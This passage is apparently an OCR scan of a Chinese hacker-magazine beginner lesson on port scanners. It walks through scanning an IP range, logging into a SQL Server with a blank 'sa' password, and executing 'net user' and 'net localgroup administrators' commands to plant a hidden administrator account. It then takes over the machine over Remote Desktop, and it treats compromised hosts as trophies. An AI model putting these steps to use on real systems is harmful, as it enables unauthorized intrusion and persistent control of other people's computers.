


图20




图21

由于扫描结果比较多不容易查看，在扫描时还可以在后面跟上“/save”参数，这样就会把扫描结果保存到s扫描器文件同目录下的Result.txt中，比如**S TCP 192.168.1.1 -192.168.1.254 3389 512 /save**，再来说一下扫描到端口都有什么用，假设我通过s扫描器发现192.168.44.129这台电脑开放了1433端口，那么就基本上可以断定它安装了Microsoft SQL Server，使用SQLTools来连接一下，IP就填写192.168.44.129，用户名写sa，密码为空，点确定后就连接成功了，如图21，这就是传说中的sa空口令。点“利用目录”中的“执行DOS命令”，就打开了执行命令的一个窗口，如图22。




图22




图23





图24

sa空口令默认是SYSTEM权限的，添加个用户看看，执行**net user hackerxfile 123456 /add**命令，提示命令成功完成，

现使用net user命令查看一下用户，果然添加上去了，如图23。

我发现192.168.44.129还开放了3389端口，那就不客气了，直接执行**net localgroup administrators hackerxfile /add**，把hackerxfile用户添加到管理员组中，然后选择“所有程序”->“附件”->“远程桌面连接”（有的则是在“所有程序”->“附件”->“通讯”下）打开远程桌面连接工具，填入IP地址和刚才建立的用户hackerxfile还有密码就可以成功登录3389了，如图24，图25。


图25

今天主要介绍了两个经典的IP端口类扫描器superscan和s扫描器，并通过几个例子说明了扫描器的实际利用，介绍的都很简单，希望叉子们回去多加练习，都能熟练的利用这两个扫描器。今天的课就讲到这里，大家再见。

（本文所涉及到的SQLTools、S扫描器、SuperScan V4.0 汉化版、网络剪刀手已收录到光盘中）

黑客兵器铺之初学扫描器（下）

文章难度：★★★
文章阅读点：关于综合扫描工具X-Scan3.3和Acunetix Web Vulnerability Scanner6.0的使用介绍

txcbg

这天又是菜鸟学堂开课的日子，吃过早饭后，txcbg早早的就来上课了。

“大家好，上一堂课给大家介绍了端口类扫描器的使用，相信大家都会用了吧？”

“会了，我抓到了很多3389肉鸡。”一小菜说道。

“你都是怎么抓的呢？”txcbg老师高兴的问道。

“我使用扫描器扫到的，直接扫描3389端口，扫到了很多，但不知道有什么用。”

讲台上的txcbg听到小菜的回答，哭笑不得，，这也叫肉鸡！？“不错，以后我们将会讲解具体要如何利用，今天我给大家带来的是两款重量级的综合扫描器，首先有请X-Scan-v3.3-cn上场，X-Scan出自国内著名的安全组织--安全焦点，大家可以从安全焦点的官方网站http://www.xfocus.net/tools/200507/1057.html下载到。X-Scan采用了多线程方式对指定IP地址段（或单机）进行安全漏洞检测，还支持插件功能。扫描内容包括了：远程服务类型、操作系统类型及版本、各种弱口令漏洞、后门、应用服务漏洞、网络设备漏洞、拒绝服务漏洞等二十几个大类。对于多数已知漏洞，它给出了相应的漏洞描述、解决方案及详细描述链接。

